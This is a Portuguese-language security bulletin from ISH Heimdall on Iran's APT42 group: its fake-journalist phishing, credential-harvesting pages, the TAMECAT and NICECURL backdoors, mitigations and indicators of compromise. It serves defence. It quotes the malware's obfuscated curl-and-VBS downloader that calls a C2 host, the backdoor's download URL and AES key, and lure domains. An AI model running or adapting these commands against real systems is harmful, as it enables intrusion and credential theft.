# BOLETIM DE SEGURANÇA

## Hackers iranianos utilizando identidades falsas de jornalistas em ataques cibernéticos

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]


Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



## SUMÁRIO

# LISTA DE TABELAS

# LISTA DE FIGURAS

# 1 SUMÁRIO EXECUTIVO

O grupo APT42, apoiado pelo governo do Irã, está utilizando métodos sofisticados de engenharia social para invasão de redes, abrangendo também plataformas de nuvem. Seu foco está em organizações não governamentais tanto do Ocidente quanto do Oriente Médio, além de entidades de mídia, universidades, serviços de advocacia e ativistas.

## 2 INFORMAÇÕES SOBRE A AMEAÇA

Os integrantes do grupo APT42, estão se disfarçando de jornalistas e organizadores de conferências, estabelecendo confiança com alvos para disseminar convites e documentos aparentemente autênticos. Essa abordagem de engenharia social facilitou a coleta de credenciais, permitindo o acesso inicial aos sistemas em nuvem das vítimas. Em seguida, o grupo exfiltrou dados valiosos para o Irã, utilizando ferramentas integradas e de código aberto para permanecer indetectável. Realizou também operações com malware, empregando backdoors específicos chamados NICECURL e TAMECAT, distribuídos via spearphishing. Esses backdoors permitem um acesso remoto que pode ser utilizado tanto para execução de comandos quanto para introdução de malwares secundários.

As operações do grupo alinham-se com os objetivos do IRGC-IO, parte da inteligência iraniana encarregada de identificar e neutralizar ameaças externas e distúrbios internos na República Islâmica. Suas ações coincidem com as de outros agentes cibernéticos conhecidos como CALANQUE, Charming Kitten, Mint Sandstorm/Phosphorus, TA453, Yellow Garuda e ITG18, todos identificados por diferentes organizações de segurança cibernética.





*Figura 1 – Operações do APT42.*

Este grupo é notório por suas operações abrangentes de obtenção de credenciais, frequentemente realizadas junto a campanhas de spearphishing sob medida e ampla engenharia social. O processo de coleta de credenciais geralmente envolve três fases principais, que são detalhadas na imagem abaixo.





*Figura 2 – Ciclo de vida do ataque.*

Em março de 2023, o grupo realizou um ataque de spearphishing, enviando um e-mail que continha um convite fraudulento para uma reunião no Google Meet. O convite era atribuído falsamente a Mona Louri, uma identidade que se suspeita ser fictícia, utilizada pelo ator sob o pretexto de ser ativista e pesquisadora na área de direitos humanos. Os destinatários que clicaram no link foram redirecionados para uma versão falsificada da página do Google Meet, onde lhes foi pedido que digitassem suas informações de login. Essas credenciais foram então capturadas e encaminhadas aos cibercriminosos. Para conferir mais veracidade à fraude, a página foi criada utilizando o Google Sites (sites[.]google[.]com), uma escolha estratégica para dar aparência legítima ao golpe. Além disso, o código HTML da página continha referências ocultas a um domínio específico do grupo. Esse incidente chegou a ser discutido publicamente em plataformas como o Twitter.





*Figura 3 – Conta no Twitter de uma provável persona falsa.*

Entre novembro e dezembro de 2023, o grupo mirou em entidades de mídia e ONGs, utilizando e-mails de spearphishing com links encurtados pelo serviço "**n9[.]cl**". Esses links conduziam as vítimas a um site que imitava o Google Drive, localizado no domínio "**review[.]modification-check[.]online**", com o intuito de coletar credenciais. Em alguns casos, os links para o domínio fraudulento não eram encurtados. Como parte da campanha, um arquivo inofensivo foi distribuído através do Google Drive. Já em fevereiro de 2024, a empresa de segurança Mandiant detectou que o domínio "**nterview[.]**" do grupo redirecionava para "**admin-stable-right[.]top**", um site que apresentava uma falsa página de login do Gmail, visando obter as credenciais de uma ativista dos direitos das mulheres.

O mesmo domínio "**nterview[.]**" foi visto redirecionando para um conteúdo relacionado aos direitos das mulheres, supostamente enviado por "**Jamileh Nedai**", que pode ser uma referência à cineasta e ativista iraniana dos direitos das mulheres. O material utilizado como isca era um arquivo PDF chamado "**Questionnaire.pdf**", armazenado no Dropbox e intitulado "**Women's Struggles and Protest** ". O criador do documento foi listado como "David Webb", nome que pode estar associado a um colaborador da Fox News. Não há indicações de que "David Webb" tenha sido um alvo do grupo, mas seu nome parece ter sido usado indevidamente para conferir maior credibilidade à isca.

Em março de 2024, detectou-se o TAMECAT, uma ferramenta de PowerShell que executa scripts em PowerShell ou C#. Disseminado através de macros em documentos nocivos, o TAMECAT se comunica com seu servidor C2 via HTTP, aguardando por dados em Base64. O TAMECAT já foi utilizado pelo APT42 em ataques direcionados a indivíduos e organizações vinculadas a ONGs, governos e instituições intergovernamentais ao redor do mundo. O ataque inicia com um downloader VBScript que, usando o Windows Management Instrumentation (WMI), checa por antivírus no sistema alvo.

A presença do Windows Defender determina quais comandos e URLs serão empregados para o download. Se o Windows Defender estiver ativo, o script utiliza o conhost para rodar um comando PowerShell que baixa dados do endereço: **hxxps://s3[.]tebi[.]io/icestorage/config/nconf.txt**. Em outros cenários, o script recorre ao Cmd.exe para executar um comando Curl, similar aos usados na sequência NICECURL.

O arquivo nconf.txt (MD5: **081419a484bbf99f278ce636d445b9d8**) contém um backdoor TAMECAT escondido e criptografado via AES. Um segundo script PowerShell é então baixado para descriptografar o backdoor TAMECAT. O backdoor TAMECAT usa uma chave AES '**kNz0CXiP0wEQnhZXYbvraigXvRVYHk1B**' e um IV de 16 caracteres aleatórios, derivados da sequência de letras. O IV é adicionado ao cabeçalho Content-DPR do POST. A chave AES não é enviada ao C2, indicando que a mesma chave é utilizada para várias vítimas. Respostas do C2 contêm o cabeçalho Content-DPR, que inclui um IV para descriptografar os dados com a chave AES mencionada.

```
cmd.exe /c set c=cu9rl --s9sl-no-rev9oke -s -d ""i1=aaaa&EF1=2m.txt&WF1=test.pdf"" -X PO9ST
hxxp://tnt200[.]mywire[.] org/Do1 -o %temp%\2m.v9bs & ligue %c:9=% & set b=sta9rt """""
""%temp%\2m.v9bs"" & ligue %b:9=%
```

*Figura 4 – Comando do Powershell.*

# 3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

**Treinamento de conscientização**

- Educar os funcionários sobre técnicas de engenharia social, como as usadas pelo APT42 para se passar por jornalistas e obter credenciais.

**Autenticação multifator**

- Implementar autenticação multifator para adicionar uma camada extra de segurança ao acesso a sistemas e informações sensíveis.

**Monitoramento contínuo**

- Utilizar ferramentas de monitoramento de rede e análise de comportamento para detectar atividades suspeitas que possam indicar uma intrusão.

**Atualizações e patches**

- Manter todos os sistemas operacionais e softwares atualizados com os últimos patches de segurança para corrigir vulnerabilidades exploráveis.

**Controle de acesso**

- Restringir o acesso a informações e sistemas apenas ao necessário para as funções de trabalho, minimizando o risco de acesso indevido.

**Backup e recuperação**

- Realizar backups regulares e ter um plano de recuperação de desastres para restaurar dados em caso de um ataque bem-sucedido.

**Segurança na nuvem**

- Proteger dados armazenados na nuvem com criptografia e outras medidas de segurança para evitar acessos não autorizados.

**Resposta a incidentes**

- Ter um plano de resposta a incidentes cibernéticos para agir rapidamente em caso de detecção de atividades do APT42.

# 4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

| Indicadores de compromisso do artefato | |
|---|---|
| **md5:** | d5a05212f5931d50bb024567a2873642 |
| **sha1:** | 70065b263f14c48eeb86e2436ba064c531670e71 |
| **sha256:** | e0ba0cedd8a8624c75af29965e5fa7ab754fc0fcddbb330bb548dab4f2be333f |
| ***File name:*** | OneDrive-Form.pdf.lnk |

| Indicadores de compromisso do artefato | |
|---|---|
| **md5:** | 347b273df245f5e1fcbef32f5b836f1d |
| **sha1:** | 986b68167fb0fc3ffb3985451d431c861afaeba4 |
| **sha256:** | 0e51029ba28243b0a6a071713c17357a8eb024aa4298d1ccc9e2c4ac8916df4d |
| ***File name:*** | kuzen.vbs |

| Indicadores de compromisso do artefato | |
|---|---|
| **md5:** | 2f6bf8586ed0a87ef3d156124de32757 |
| **sha1:** | 0a3edf66a8112980b16ee42299e5e9bf6036af33 |
| **sha256:** | 3226b3e7d7fdaebfe7d7f06bdaf0cad08ea9792cd32843d01e6023f67cd0c889 |
| ***File name:*** | question-Em.pdf |

Tabela 1 – Indicadores de Compromissos de artefatos

### Indicadores de URL, IPs e Domínios

| Indicadores de URL, IPs e Domínios | |
|---|---|
| **URL** | azadlliq[.]info<br>businesslnsider[.]org<br>ecomonist[.]org<br>eocnomist[.]com<br>foreiqnaffairs[.]com<br>forieqnaffairs[.]com<br>foreiqnaffairs[.]org<br>israelhayum[.]com<br>jpost[.]press<br>jpostpress[.]com<br>khaleejtimes[.]org<br>khalejtimes[.]org |

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

# 5 REFERÊNCIAS


- **Heimdall *by* ISH Tecnologia**
- Cloud_google
- Thehackernews

# 6 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH